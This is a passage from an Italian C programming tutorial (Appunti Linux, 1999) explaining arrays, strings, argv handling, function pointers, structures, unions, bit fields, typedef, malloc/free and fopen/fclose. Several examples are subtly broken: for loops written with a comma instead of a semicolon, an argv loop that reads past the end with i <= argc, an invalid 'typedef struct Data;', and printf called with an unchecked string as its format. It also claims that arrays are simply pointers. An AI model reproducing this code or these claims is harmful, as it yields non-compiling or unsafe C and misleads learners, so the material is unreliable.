In presenza di array di piccole dimensioni, e soprattutto monodimensionali, può essere sensato attribuire un valore iniziale agli elementi di questo, all'atto della dichiarazione.[3]

```
int a[] = { 123, 453, 2, 67 };
```

L'esempio dovrebbe chiarire il modo: non occorre specificare il numero di elementi, perché questi sono esattamente quelli elencati nel raggruppamento tra le parentesi graffe.

Questo fatto potrebbe fare supporre erroneamente che si possano rappresentare degli array costanti attraverso un elenco tra parentesi graffe: non è così, questa semplificazione vale solo nel momento della dichiarazione.

### 116.2.2 Scansione di un array

La scansione di un array avviene generalmente attraverso un'iterazione enumerativa, in pratica con un ciclo **`for`** che si presta particolarmente per questo scopo. Si osservi l'esempio seguente:

```
int a[7];
int i;
...
for (i = 0; i < 7, i++) {
    ...
    a[i] = ...;
    ...
}
```

L'indice **`i`** viene inizializzato a 0, in modo da cominciare dal primo elemento dell'array; il ciclo può continuare fino a che **`i`** continua a essere inferiore a 7, infatti l'ultimo elemento dell'array ha indice 6; alla fine di ogni ciclo, prima che riprenda il successivo, viene incrementato l'indice di un'unità.

Per scandire un array in senso opposto, si può agire in modo analogo, come nell'esempio seguente:

```
int a[7];
int i;
...
for (i = 6; i >= 0, i--) {
    ...
    a[i] = ...;
    ...
}
```

Questa volta l'indice viene inizializzato in modo da puntare alla posizione finale; il ciclo viene ripetuto fino a che l'indice è maggiore o uguale a zero; alla fine di ogni ciclo, l'indice viene decrementato di un'unità.

### 116.2.3 Array multidimensionali

Si è detto che gli array in C sono monodimensionali, però nulla vieta di poter creare un array i cui elementi siano array tutti uguali. Per esempio, nel modo seguente,

```
int a[5][7];
```

si dichiara un array di 7 elementi che a loro volta sono array di 5 elementi di tipo **`int`**. Nello stesso modo si possono definire array con più di due dimensioni.

Quando si creano array multidimensionali, si tende a considerare il contrario rispetto a quanto affermato, cioè, per fare riferimento all'esempio precedente, che si tratti di un array di 5 elementi che a loro volta sono array di 7 interi. Non è molto importante stabilire quale sia la realtà dei fatti, quello che conta è che il programmatore abbia chiaro in mente come intende gestire la cosa. L'esempio seguente mostra il modo normale di scandire un array a due dimensioni.

```
int a[5][7];
int i1;
int i2;
...
```

[3] Alcuni compilatori consentono l'inizializzazione degli array solo quando questi sono dichiarati all'esterno delle funzioni, e quindi hanno un campo di azione globale, e quando, all'interno delle funzioni, sono dichiarati come statici.

```
for (i1 = 0; i1 < 5, i1++) {
    ...
    for  (i2 = 0; i2 < 7, i2++) {
        ...
        a[i1][i2] = ...;
        ...
    }
    ...
}
```

### 116.2.4 Natura dell'array

Inizialmente si è accennato al fatto che quando si crea un array, quello che viene restituito in pratica è un puntatore alla sua posizione iniziale, ovvero all'indirizzo del primo elemento di questo.

Si può intuire che non sia possibile assegnare a un array un altro array, anche se ciò potrebbe avere significato. Al massimo si può assegnare elemento per elemento.

Per evitare errori del programmatore, la variabile che contiene l'indirizzo iniziale dell'array, e che in pratica rappresenta l'array stesso, è in **sola lettura**. Quindi, nel caso dell'array già visto,

```
int a[7];
```

la variabile **`a`** non può essere modificata, mentre i singoli elementi **`a[i]`** sì. Data la filosofia del linguaggio C, se fosse possibile assegnare un valore alla variabile **`a`**, si modificherebbe il puntatore, facendo in modo che questo punti a un array differente. Ma per raggiungere questo risultato è meglio usare i puntatori in modo esplicito. Si osservi l'esempio seguente:

```
#include <stdio.h>

main() {
    int ai[3];
    int *pi;

    pi = ai; /* pi diventa un alias dell'array ai */

    pi[0] = 10;
    pi[1] = 100;
    pi[2] = 1000;

    printf ( "%d %d %d \n",  ai[0], ai[1], ai[2] );
}
```

Viene creato un array, **`ai`**, di tre elementi di tipo **`int`**, e subito dopo una variabile puntatore, **`pi`**, al tipo **`int`**. Si assegna quindi alla variabile **`pi`** il puntatore rappresentato da **`ai`**; da quel momento si può fare riferimento all'array indifferentemente con il nome **`ai`** o **`pi`**.

In modo analogo, si può estrapolare l'indice che rappresenta l'array dal primo elemento. Si veda la trasformazione dell'esempio appena visto, nel modo seguente:

```
#include <stdio.h>

main() {
    int ai[3];
    int *pi;

    pi = &ai[0]; /* pi diventa un alias dell'array ai */

    pi[0] = 10;
    pi[1] = 100;
    pi[2] = 1000;

    printf ( "%d %d %d \n",  ai[0], ai[1], ai[2] );
}
```

### 116.2.5 Array e funzioni

Si è visto che le funzioni possono accettare solo parametri composti da tipi di dati elementari, compresi i puntatori. In questa situazione, l'unico modo per trasmettere a una funzione un array attraverso i parametri, è quello di inviarne il puntatore. Di conseguenza, le modifiche che verranno apportate da parte della funzione si rifletteranno nell'array di origine. Si osservi l'esempio seguente:

```
#include <stdio.h>

void elabora( int *pi ) {

    pi[0] = 10;
    pi[1] = 100;
    pi[2] = 1000;
}

main() {
    int ai[3];

    elabora( ai );
    printf ( "%d %d %d \n",  ai[0], ai[1], ai[2] );
}
```

La funzione **`elabora()`** utilizza un solo parametro, rappresentato da un puntatore a un tipo **`int`**. La funzione **presume** che il puntatore si riferisca all'inizio di un array di interi e così assegna alcuni valori ai primi tre elementi (anche il numero degli elementi non può essere determinato dalla funzione).

All'interno della funzione **`main()`** viene dichiarato l'array **`ai`** di tre elementi interi, e subito dopo viene passato come parametro alla funzione **`elabora()`**. Così facendo, si passa il puntatore al primo elemento dell'array.

Infine, la funzione altera gli elementi come è già stato descritto, e gli effetti si possono osservare.

```
10 100 1000
```

L'esempio potrebbe essere modificato per presentare la gestione dell'array in modo più elegante. Per la precisione si tratta di ritoccare la funzione **`elabora`**.

```
void elabora( int ai[] ) {

    ai[0] = 10;
    ai[1] = 100;
    ai[2] = 1000;
}
```

Si tratta della stessa identica cosa, solo che si pone l'accento sul fatto che l'argomento è un array di interi. Infatti, essendo un array di interi un puntatore a un intero, questa notazione fa sì che la lettura del sorgente diventi più facile.

## 116.3 Stringhe

Le stringhe, nel linguaggio C, non sono un tipo di dati a sé stante; si tratta solo di un array di caratteri con una particolarità: l'ultimo carattere è sempre **`\0`** (pari a una sequenza di bit a zero). In questo modo, si evita di dover accompagnare le stringhe con l'informazione della loro lunghezza, dal momento che il C non offre un metodo per determinare la dimensione degli array.

Con questa premessa, si può intendere che il trattamento delle stringhe in C non sia una cosa tanto agevole; in particolare non si possono usare operatori di concatenamento. Per tutti i tipi di elaborazione occorre intervenire a livello di array di caratteri.

### 116.3.1 Array di caratteri e array stringa

Una stringa è un array di caratteri, ma un array di caratteri non è necessariamente una stringa: per esserlo occorre che l'ultimo elemento sia il carattere **`\0`**.

```
char ac[20];
```

L'esempio mostra la dichiarazione di un array di caratteri, senza specificare il suo contenuto. Per il momento non si può parlare di stringa, soprattutto perché per essere tale, la stringa deve contenere dei caratteri.

```
char ac[] = { 'c', 'i', 'a', 'o' };
```

Questo esempio mostra la dichiarazione di un array di quattro caratteri. All'interno delle parentesi quadre non è stata specificata la dimensione perché questa si determina dall'inizializzazione. Anche in questo caso non si può ancora parlare di stringa, perché manca la terminazione.

```
char acz[] = { 'c', 'i', 'a', 'o', '\0' };
```

Questo esempio mostra la dichiarazione di un array di cinque caratteri corrispondente a una stringa vera e propria. L'esempio seguente è tecnicamente equivalente, solo che utilizza una rappresentazione più semplice.

```
char acz[] = "ciao";
```

Pertanto, la stringa **`"ciao"`** è un array di cinque caratteri perché rappresenta implicitamente anche la terminazione.

In un sorgente C ci sono varie occasioni di utilizzare delle stringhe letterali (delimitate attraverso gli apici doppi), senza la necessità di dichiarare l'array corrispondente. Però è importante tenere presente la natura delle stringhe per sapere come comportarsi con loro. Per prima cosa, bisogna rammentare che la stringa, anche se espressa in forma letterale, è un array di caratteri, e come tale restituisce semplicemente il puntatore del primo di questi caratteri.

```
char *pc;
...
pc = "ciao";
...
```

L'esempio appena mostrato, mostra il senso di quanto detto: non esistendo un tipo di dati «stringa», si può assegnare una stringa solo a un puntatore al tipo **`char`**. L'esempio seguente non è valido, perché non si può assegnare un valore alla variabile che rappresenta un array.

```
char ac[];
...
ac = "ciao"; /* non si può */
...
```

### 116.3.2 Stringhe come parametri di una funzione

Quando si utilizza una stringa tra i parametri della chiamata di una funzione, questa riceverà il puntatore all'inizio della stringa. In pratica, si ripete la stessa situazione già vista per gli array in generale.

```
#include <stdio.h>

void elabora( char *acz ) {

    printf ( acz );
}

main() {

    elabora( "ciao\n" );
}
```

L'esempio mostra una funzione banale che si occupa semplicemente di emettere la stringa ricevuta come parametro, utilizzando **`printf()`**. La variabile utilizzata per ricevere la stringa è stata dichiarata come puntatore al tipo **`char`**, poi tale puntatore è stato utilizzato come parametro per la funzione **`printf()`**. Volendo scrivere il codice in modo più elegante si poteva dichiarare apertamente la variabile ricevente come array di caratteri di dimensione indefinita. Il risultato è lo stesso.

```
#include <stdio.h>

void elabora( char acz[] ) {

    printf ( acz );
}

main() {

    elabora( "ciao\n" );
}
```

### 116.3.3 Caratteri speciali e sequenze di escape

Nel capitolo precedente, in occasione della descrizione delle costanti letterali per i tipi di dati primitivi, era già stato descritto il modo con cui si possono rappresentare alcuni caratteri speciali attraverso delle sequenze di escape. La tabella 115.3 riporta l'elenco delle corrispondenze più comuni.

### 116.3.4 Parametri della funzione main()

La funzione **main()**, se viene dichiarata con i suoi parametri tradizionali, permette di acquisire la riga di comando utilizzata per avviare il programma. La dichiarazione completa è la seguente:

```
main( int argc, char *argv[] ) {
    ...
}
```

Gli argomenti della riga di comando vengono convertiti in un array di stringhe (cioè di puntatori a **char**), in cui il primo elemento è il nome utilizzato per avviare il programma, e gli elementi successivi sono gli altri argomenti. Il primo parametro, **argc**, serve a contenere la dimensione di questo array, e permette di conoscere il limite per la scansione del secondo parametro, **argv**, che come si vede è un array di puntatori al tipo **char**.

È il caso di annotare che questo array avrà sempre almeno un elemento: il nome utilizzato per avviare il programma, e di conseguenza, **argc** sarà sempre maggiore o uguale a 1.

L'esempio seguente mostra in che modo gestire tale array, attraverso la semplice riemissione degli argomenti attraverso lo standard output.

```
#include <stdio.h>

main( int argc, char *argv[] ) {

    int i;

    printf( "Il programma si chiama %s\n", argv[0] );

    for ( i = 1; i <= argc; i++ ) {
        printf( "argomento n. %d: %s\n", i, argv[i] );
    }
}
```

## 116.4 Puntatori e funzioni

Nello standard C ANSI, la dichiarazione di una funzione è in pratica la definizione di un puntatore alla funzione stessa, un po' come accade con gli array. In generale, è possibile dichiarare dei puntatori a un tipo di funzione definito in base al valore restituito e ai tipi di parametri richiesti.

⟨*tipo*⟩ (*⟨*nome-puntatore*⟩) (⟨*tipo-parametro*⟩[,...]);

L'esempio seguente mostra la dichiarazione di un puntatore a una funzione che restituisce un valore di tipo **int** e utilizza due parametri di tipo **int**.

```
int (*f)(int, int);
```

L'assegnamento del puntatore avviene nel modo più semplice possibile, trattando il nome della funzione nello stesso modo in cui si fa con gli array: come un puntatore.

```
int (*f)( int, int );
int prodotto( int, int ); /* prototipo di funzione descritta più avanti */
...
f = prodotto; /* il puntatore f contiene il riferimento alla funzione */
```

Una volta assegnato il puntatore, si può eseguire una chiamata di funzione semplicemente utilizzando il puntatore, per cui,

```
i = f( 2, 3 );
```

risulta equivalente a quanto segue:

```
i = prodotto( 2, 3 );
```

Nel linguaggio C precedente allo standard ANSI, perché il puntatore potesse essere utilizzato in una chiamata di funzione, occorreva indicare l'asterisco, in modo da dereferenziarlo.

```
i = (*f)( 2, 3 );
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# C: tipi di dati derivati

Fino a questo punto sono stati incontrati solo i tipi di dati primitivi, oltre agli array di questi (incluse le stringhe). Nel linguaggio C, come in altri, è possibile definire dei tipi di dati aggiuntivi, derivati dai tipi primitivi.

## 117.1 Strutture e unioni

Si è già visto in che modo siano organizzati gli array: come una serie di elementi uguali, tutti adiacenti nel modello di rappresentazione della memoria (ideale o reale che sia). In modo simile si possono definire strutture di dati più complesse in cui gli elementi adiacenti siano di tipo differente. In pratica, una struttura è una sorta di mappa di accesso a un'area di memoria.

La variabile contenente una struttura si comporta in modo analogo alle variabili di tipo primitivo, per cui, la variabile che è stata creata a partire da una struttura, rappresenta tutta la zona di memoria occupata dalla struttura stessa, e non solo il riferimento al suo inizio. Questa distinzione è importante, per non fare confusione con il comportamento relativo agli array, che in realtà sono solo dei puntatori.

### 117.1.1 Dichiarazione e accesso

La dichiarazione di una struttura si articola in due fasi: la dichiarazione del tipo e la dichiarazione delle variabili che utilizzano quella struttura. Dal momento che il tipo di struttura è una cosa diversa dalle variabili che l'utilizzeranno, è opportuno stabilire una convenzione nel modo di attribuirne il nome. Per esempio, si potrebbero utilizzare nomi con iniziale maiuscola.

```
struct Data { int iGiorno; int iMese; int iAnno; };
```

L'esempio mostra la dichiarazione della struttura **`Data`** composta da tre interi dedicati a contenere rispettivamente: il giorno, il mese e l'anno. In questo caso, trattandosi di tre elementi dello stesso tipo si sarebbe potuto utilizzare un array, ma come si vedrà in seguito, una struttura può essere conveniente anche in queste situazioni.

È importante osservare che le parentesi graffe sono parte dell'istruzione di dichiarazione della struttura, e non rappresentano un blocco di istruzioni. Per questo motivo appare il punto e virgola finale, cosa che potrebbe sembrare strana, specialmente quando la struttura si articola su più righe come nell'esempio seguente:

```
struct Data {
    int iGiorno;
    int iMese;
    int iAnno;
};              /* il punto e virgole finale è necessario */
```

La dichiarazione delle variabili che utilizzano la struttura può avvenire contestualmente con la dichiarazione della struttura, oppure in un momento successivo. L'esempio seguente mostra la dichiarazione del tipo **`Data`**, seguito da un elenco di variabili che utilizzano quel tipo: **`DataInizio`** e **`DataFine`**.

```
struct Data {
    int iGiorno;
    int iMese;
    int iAnno;
} DataInizio, DataFine;
```

Tuttavia, il modo più elegante per dichiarare delle variabili a partire da una struttura è quello seguente:

```
struct Data DataInizio, DataFine;
```

Quando una variabile è stata definita come organizzata secondo una certa struttura, si accede ai suoi componenti attraverso l'indicazione del nome della variabile stessa, seguita dall'operatore punto (`.`) e dal nome dell'elemento particolare.

```
DataInizio.iGiorno = 1;
DataInizio.iMese = 1;
DataInizio.iAnno = 1980;
...
DataFine.iGiorno = DataInizio.iGiorno;
DataFine.iMese = DataInizio.iMese +1;
DataFine.iAnno = DataInizio.iAnno;
```

### 117.1.2 Strutture anonime

Una struttura può essere dichiarata in modo anonimo, definendo immediatamente tutte le variabili che fanno uso di quella struttura. La differenza sta nel fatto che la struttura non viene nominata nel momento della dichiarazione, e dopo la definizione dei suoi elementi devono essere elencate tutte le variabili in questione. Evidentemente, non c'è la possibilità di riutilizzare questa struttura per altre variabili definite in un altro punto.

```
struct {
    int iGiorno;
    int iMese;
    int iAnno;
} DataInizio, DataFine;
```

### 117.1.3 Assegnamento, inizializzazione, campo d'azione e puntatori

Nella sezione precedente si è visto come accedere ai vari componenti della struttura, attraverso una notazione che utilizza l'operatore punto. Volendo è possibile assegnare a una variabile di questo tipo l'intero contenuto di un'altra che appartiene alla stessa struttura.

```
DataInizio.iGiorno = 1;
DataInizio.iMese = 1;
DataInizio.iAnno = 1999;
...
DataFine = DataInizio;
DataFine.iMese++;
```

L'esempio mostra l'assegnamento alla variabile **`DataFine`** di tutta la variabile **`DataInizio`**. Questo è ammissibile solo perché si tratta di variabili dello stesso tipo, cioè di strutture di tipo **`Data`** (come deriva dagli esempi precedenti). Se invece si trattasse di variabili costruite a partire da strutture differenti, anche se realizzate nello stesso modo, ciò non sarebbe ammissibile.

Nel momento della dichiarazione di una struttura, è possibile anche inizializzarla utilizzando una forma simile a quella disponibile per gli array.

```
struct Data DataInizio = { 1, 1, 1999 };
```

Dal momento che le strutture sono tipi di dati nuovi, per poterne fare uso occorre che la dichiarazione relativa sia accessibile a tutte le parti del programma che hanno bisogno di accedervi. Probabilmente, il luogo più adatto è al di fuori delle funzioni, eventualmente anche in un file di intestazione realizzato appositamente.

Ciò dovrebbe bastare a comprendere che le variabili che contengono una struttura vengono passate regolarmente attraverso le funzioni, purché la dichiarazione del tipo corrispondente sia precedente ed esterno alla descrizione delle funzioni stesse.

```
...
struct Data { int iGiorno; int iMese; int iAnno; };
...
void elabora( struct Data DataAttuale ) {
    ...
}
```

Così come nel caso dei tipi primitivi, anche con le strutture si possono creare dei puntatori, e la loro dichiarazione avviene in modo intuitivo, come nell'esempio seguente:

```
struct Data *pDataFutura;
...
pDataFutura = &DataFine;
...
```

Quando si utilizza un puntatore a una struttura, diventa un po' più difficile fare riferimento ai vari componenti della struttura stessa, perché l'operatore punto, quello che unisce il nome della struttura a quello dell'elemento, ha priorità rispetto all'asterisco che utilizza per dereferenziare il puntatore.

```
*pDataFutura.iGiorno = 15; /* non è valido */
```

L'esempio appena mostrato, non è ciò che sembra, perché l'asterisco posto davanti viene valutato dopo l'elemento **`pDataFutura.iGiorno`**, che non esiste. Per risolvere il problema si possono usare le parentesi, come nell'esempio seguente:

```
(*pDataFutura).iGiorno = 15; /* corretto */
```

In alternativa, in sostituzione del punto si può usare l'operatore **`->`**, fatto espressamente per i puntatori a una struttura.

```
pDataFutura->iGiorno = 15; /* corretto */
```

### 117.1.4 Unioni

L'unione permette di definire un tipo di dati accessibile in modi diversi, gestendolo come se si trattasse contemporaneamente di tipi differenti. La dichiarazione è simile a quella della struttura; quello che bisogna tenere a mente è che si fa riferimento alla stessa area di memoria.

```
union Livello {
    char cLivello;
    int iLivello;
};
```

Si immagini, per esempio, di voler utilizzare indifferentemente una serie di lettere alfabetiche, oppure una serie di numeri, per definire un livello di qualcosa ('A' equivalente a 1, 'B' equivalente a 2, ecc.). Le variabili generate a partire da questa unione, possono essere gestite in questi due modi, come se fossero una struttura, ma condividendo la stessa area di memoria.

```
union Livello LivelloCarburante;
```

L'esempio mostra in che modo si possa dichiarare una variabile di tipo **`Livello`**, riferita all'omonima unione. Il bello delle unioni sta però nella possibilità di combinarle con le strutture.

```
struct Livello {
    char cTipo;
    union {
        char cLivello; /* usato se cTipo == 'c' */
        int iLivello;  /* usato se cTipo == 'n' */
    };
};
```

L'esempio non ha un grande significato pratico, ma serve a chiarire le possibiltà. La variabile **`cTipo`** serve ad annotare il tipo di informazione contenuta nell'unione, se di tipo carattere o numerico. L'unione viene dichiarata in modo anonimo come appartenente alla struttura.

### 117.1.5 Campi

All'interno di una struttura è possibile definire l'accesso a ogni singolo bit di un determinato tipo di dati, oppure a gruppetti di bit. In pratica viene dato un nome a ogni bit o gruppetto.

```
struct Luci {
    unsigned char
        bA      :1,
        bB      :1,
        bC      :1,
        bD      :1,
        bE      :1,
        bF      :1,
        bG      :1,
        bH      :1,
};
```

L'esempio mostra l'abbinamento di otto nomi ai bit di un tipo **`char`**. Il primo, **`bA`**, rappresenta il bit più a destra, ovvero quello meno significativo. Se il tipo **`char`** occupasse una dimensione maggiore di 8 bit, la parte eccedente verrebbe semplicemente sprecata.

```
struct Luci LuciSalotto;
...
LuciSalotto.bC = 1;
```

L'esempio mostra la dichiarazione della variabile **`LuciSalotto`** come appartenente alla struttura mostrata sopra, e poi l'assegnamento del terzo bit a uno, probabilmente per «accendere» la lampada associata.

Volendo indicare un gruppo di bit maggiore, basta aumentare il numero indicato a fianco dei nomi dei campi, come nell'esempio seguente:

```
struct Prova {
    unsigned char
        bA      :1,
        bB      :1,
        bC      :1,
        stato   :4;
};
```

Nell'esempio appena mostrato, si usano i primi tre bit in maniera singola (per qualche scopo), e altri 4 per contenere un'informazione più consistente. Ciò che resta (probabilmente solo un bit) viene semplicemente ignorato.

### 117.1.6 typedef

L'istruzione **`typedef`** permette di definire un nuovo di tipo di dati, in modo che la sua dichiarazione sia più agevole. Lo scopo di tutto ciò sta nell'informare il compilatore; **`typedef`** non ha altri effetti. La sintassi del suo utilizzo è molto semplice.

`typedef` ⟨*tipo*⟩ ⟨*nuovo-tipo*⟩

Si osservi l'esempio seguente:

```
struct Data {
    int iGiorno;
    int iMese;
    int iAnno;
};
typedef struct Data;
Data DataInizio, DataFine;
```

Attraverso **`typedef`**, è stato definito il tipo **`Data`**, facilitando così la dichiarazione delle variabili **`DataInizio`** e **`DataFine`**.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# C: oggetti dinamici e aritmetica dei puntatori

Fino a questo punto è stato visto l'uso dei puntatori come mezzo per fare riferimento a zone di memoria già allocata. È possibile gestire della memoria allocata dinamicamente durante l'esecuzione del programma, facendovi riferimento attraverso i puntatori, utilizzando apposite funzioni per l'allocazione e deallocazione di questa memoria.

## 118.1 Oggetti dinamici

Nel file di intestazione `stdio.h` è definita la macro **`NULL`**, che, convenzionalmente, serve a rappresentare il valore di un puntatore indefinito. In pratica un puntatore di qualunque tipo che contenga tale valore, rappresenta il riferimento al nulla.

### 118.1.1 Dichiarazione e verifica di un puntatore

A seconda del compilatore, la dichiarazione di un puntatore potrebbe coincidere con la sua inizializzazione implicita al valore **`NULL`**. Per essere sicuri che un puntatore sia inizializzato, lo si può fare in modo esplicito, come nell'esempio seguente:

```
#include <stdio.h>
...
main () {
    int *pi = NULL;
    ...
}
```

Dovendo gestire degli oggetti dinamici, prima di utilizzare l'area di memoria a cui dovrebbe fare riferimento un puntatore, è meglio verificare che questo punti effettivamente a qualcosa.

```
...
if ( pi != NULL ) {
    /* il puntatore è valido e allora procede */
    ...
} else {
    /* la memoria non è stata allocata e si fa qualcosa si alternativo */
}
```

### 118.1.2 Allocazione di memoria

L'allocazione di memoria avviene generalmente attraverso la funzione **`malloc()`**, oppure **`calloc()`**. Se queste riescono a eseguire l'operazione, restituiscono il puntatore alla memoria allocata, altrimenti restituiscono il valore **`NULL`**.

`void *malloc(size_t` ⟨*dimensione*⟩`)`

`void *calloc(size_t` ⟨*quantità*⟩`, size_t` ⟨*dimensione*⟩`)`

La differenza tra le due funzioni sta nel fatto che la prima, **`malloc()`**, viene utilizzata per allocare un'area di una certa dimensione, espressa generalmente in byte, mentre la seconda, **`calloc()`**, permette di indicare una quantità di elementi e si presta per l'allocazione di array.

Dovendo utilizzare queste funzioni per allocare della memoria, è necessario conoscere la dimensione dei tipi primitivi di dati, ma per evitare incompatibilità conviene farsi aiutare da **`sizeof()`**.

Il valore restituito da queste funzioni è di tipo **`void *`** cioè una specie di puntatore neutro, indipendente dal tipo di dati da utilizzare. Per questo, in linea di principio, prima di assegnare a un puntatore il risultato dell'esecuzione di queste funzioni di allocazione, è opportuno eseguire un cast.

```
int *pi = NULL;
...
pi = (int *)malloc(sizeof(int));

if ( pi != NULL ) {
    /* il puntatore è valido e allora procede */
    ...
```

```
} else {
    /* la memoria non è stata allocata e si fa qualcosa si alternativo */
}
```

Come si può osservare dall'esempio, il cast viene eseguito con la notazione **`(int *)`** che richiede la conversione esplicita in un puntatore a **`int`**. Lo standard ANSI C non richiede l'utilizzo di questo cast esplicito, quindi l'esempio si può ridurre al modo seguente:

```
...
pi = malloc(sizeof(int));
...
```

### 118.1.3 Deallocazione di memoria

La memoria allocata dinamicamente deve essere liberata in modo esplicito quando non serve più. Infatti, il linguaggio C non offre alcun meccanismo di ***raccolta della spazzatura*** o *garbage collector*. Per questo si utilizza la funzione **`free()`** che richiede semplicemente il puntatore e non restituisce alcunché.

`void free(void *`⟨*puntatore*⟩`)`

> È necessario evitare di deallocare più di una volta la stessa area di memoria. Ciò può provocare risultati imprevedibili.

```
int *pi = NULL;
...
pi = (int *)malloc(sizeof(int));

if ( pi != NULL ) {
    /* il puntatore è valido e allora procede */
    ...
    free( pi ); /* libera la memoria */
    pi = NULL; /* per sicurezza azzera il puntatore */
    ...
} else {
    /* la memoria non è stata allocata e si fa qualcosa si alternativo */
}
```

## 118.2 Aritmetica dei puntatori

Con le variabili puntatore è possibile eseguire delle operazioni elementari: possono essere incrementate e decrementate. Il risultato che si ottiene è il riferimento a una zona di memoria adiacente, in funzione della dimensione del tipo di dati per il quale è stato creato il puntatore.

### 118.2.1 Array

Gli array sono una serie di elementi dello stesso tipo e dimensione. La dichiarazione di un array è in pratica la dichiarazione di un puntatore al tipo di dati degli elementi di cui questo è composto. Si osservi l'esempio seguente:

```
int ai[3] = { 1, 3, 5 };
int *pi;
...
pi = ai;
```

In questo modo il puntatore **`pi`** punta all'inizio dell'array.

```
...
*pi = 10; /* equivale a:  ai[0] = 10 */
pi++;
*pi = 30; /* equivale a:  ai[1] = 30 */
pi++;
*pi = 50; /* equivale a:  ai[2] = 50 */
```

Ecco che, incrementando il puntatore si accede all'elemento successivo adiacente, in funzione della dimensione del tipo di dati. Decrementando il puntatore si ottiene l'effetto opposto, di accedere all'elemento precedente.

Deve essere chiaro che è compito del programmatore sapere quando l'incremento o il decremento di un puntatore ha significato. Diversamente si rischia di accedere a zone di memoria estranee all'array, con risultati imprevedibili.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# C: file

La gestione dei file offerta dal linguaggio C è elementare, a meno di fare uso di librerie specifiche realizzate appositamente per gestioni più sofisticate dei dati. A parte questa considerazione, il linguaggio C offre due tipi di accesso ai file; uno definibile come «normale» e un altro a basso livello, per permettere l'accesso a funzioni del sistema operativo. In questo capitolo verrà mostrato solo l'utilizzo normale dei file.

## 119.1 FILE come tipo di dati

Nel linguaggio C, i file vengono trattati come un tipo di dati derivato, cioè ottenuto dai tipi elementari esistenti. In pratica, quando si apre e si gestisce un file, si ha a che fare con un puntatore al file, o *file pointer*, che è una variabile contenente un qualche riferimento univoco al file stesso.

Per gestire i puntatori ai file in C, occorre dichiarare una variabile come puntatore al tipo derivato **`FILE`**, come nell'esempio seguente:

```
#include <stdio.h>
...
main() {
    FILE *pf;
    ...
}
```

Il fatto che il nome utilizzato per questo tipo di dati, **`FILE`**, sia scritto utilizzando solo lettere maiuscole, lascia intendere che si tratta di una macro che si traduce in qualcosa di adatto al tipo particolare di piattaforma utilizzato (si veda la sezione 120.1.1). Per questo stesso motivo, l'utilizzo di tale tipo richiede l'inclusione del file di intestazione `stdio.h`.

### 119.1.1 EOF

Oltre alla macro **`FILE`**, è bene considerarne un'altra, anch'essa molto importante: **`EOF`**. Si tratta di un valore, definito in base alle caratteristiche della piattaforma, utilizzato per rappresentare il raggiungimento della fine del file. Anche questa macro è definita all'interno del file `stdio.h`.

## 119.2 Apertura e chiusura

L'apertura dei file viene ottenuta normalmente con la funzione **`fopen()`** che restituisce il puntatore al file, oppure il puntatore nullo, **`NULL`**, in caso di fallimento dell'operazione. L'esempio seguente mostra l'apertura del file `mio_file` contenuto nella directory corrente, con una modalità di accesso in sola lettura.

```
#include <stdio.h>
...
main() {
    FILE *pfMioFile;
    ...
    pfMioFile = fopen( "mio_file", "r" );
    ...
}
```

Come si vede dall'esempio, è normale assegnare il puntatore ottenuto a una variabile adatta, che da quel momento identificherà il file, finché questo resterà aperto.

La chiusura del file avviene in modo analogo, attraverso la funzione **`fclose()`**, che restituisce zero se l'operazione è stata conclusa con successo, oppure il valore rappresentato da **`EOF`**. L'esempio seguente ne mostra l'utilizzo.

```
    fclose( pfMioFile );
```

La chiusura del file conclude l'attività con questo, dopo avere scritto tutti i dati eventualmente ancora rimasti in sospeso (se il file era stato aperto in scrittura).

Normalmente, un file aperto viene definito come ***flusso***, o *stream*, e nello stesso modo viene identificata la variabile puntatore che vi si riferisce. In effetti, lo stesso file potrebbe anche essere aperto più volte con puntatori differenti, quindi è corretto distinguere tra file fisici su disco e file aperti, o flussi.

### 119.2.1 fopen()

`FILE *fopen( char *⟨file⟩, char *⟨modalità⟩ )`

La funzione **`fopen()`** permette di aprire il file indicato attraverso la stringa fornita come primo parametro, tenendo conto che tale stringa può contenere anche informazioni sul percorso necessario per raggiungerlo, secondo la modalità stabilita dal secondo parametro, anch'esso una stringa.

La stringa fornita come secondo parametro, contenente l'informazione della modalità, può utilizzare i simboli seguenti:

- **`r`**

  apre il file in sola lettura, posizionandosi all'inizio del file;

- **`r+`**

  apre il file in lettura e scrittura, posizionandosi all'inizio del file;

- **`w`**

  apre il file in sola scrittura, creandolo se necessario, o troncandone a zero il suo contenuto se questo esisteva già;

- **`w+`**

  apre il file in scrittura e lettura, creandolo se necessario, o troncandone a zero il suo contenuto se questo esisteva già;

- **`a`**

  apre il file in scrittura in aggiunta (*append*), creandolo se necessario, o aggiungendovi dati a partire dalla fine, e di conseguenza posizionandosi alla fine dello stesso;

- **`a+`**

  apre il file in scrittura in aggiunta e in lettura, creandolo se necessario, o aggiungendovi dati a partire dalla fine, e di conseguenza posizionandosi alla fine dello stesso.

La funzione restituisce un puntatore al tipo **`FILE`**, e si tratta del puntatore al file aperto, oppure del puntatore nullo (**`NULL`**) in caso di insuccesso.

Vedere anche *fopen(3)*.

### 119.2.2 fclose()

`int fclose( FILE *⟨stream⟩ )`

La funzione **`fclose()`** chiude il file rappresentato dal puntatore indicato come parametro della funzione. Se il file era stato aperto in scrittura, prima di chiuderlo vengono scaricati i dati eventualmente accumulati nella memoria tampone (i *buffer*), utilizzando la funzione **`fflush()`**.

La funzione restituisce il valore zero se l'operazione si conclude normalmente, oppure **`EOF`** se qualcosa non funziona correttamente. In ogni caso, il file non è più accessibile attraverso il puntatore utilizzato precedentemente.

Vedere anche *fclose(3)* e *fflush(3)*.

## 119.3 Lettura e scrittura

L'accesso al contenuto dei file avviene generalmente solo a livello di byte, e non di record. Le operazioni di lettura e scrittura dipendono da un indicatore riferito a una posizione, espressa in byte, del contenuto del file stesso. A seconda di come viene aperto il file, questo indicatore viene posizionato nel modo più logico, e ciò è già stato visto nella descrizione della funzione **`fopen()`**. Questo viene spostato automaticamente a seconda delle operazioni di lettura e scrittura che si compiono, tuttavia, quando di passa da una modalità di accesso all'altra, è necessario spostare l'indicatore attraverso le istruzioni opportune, in modo da non creare ambiguità.

